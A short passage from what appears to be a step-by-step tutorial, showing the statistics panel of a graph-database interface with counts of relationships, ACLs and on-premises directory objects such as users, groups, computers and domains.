
Complete

Step 2: Let's click here:



Search for a node

Upload Progress



DB STATS

Address	bolt://localhost:7687
DB User	neo4j
Sessions	3
Relationships	763
ACLs	656
Azure Relationships	0

ON-PREM OBJECTS

Users	7
Groups	53
Computers	4
OUS	2
GPOs	4
Domains	1

We can see some useful information here.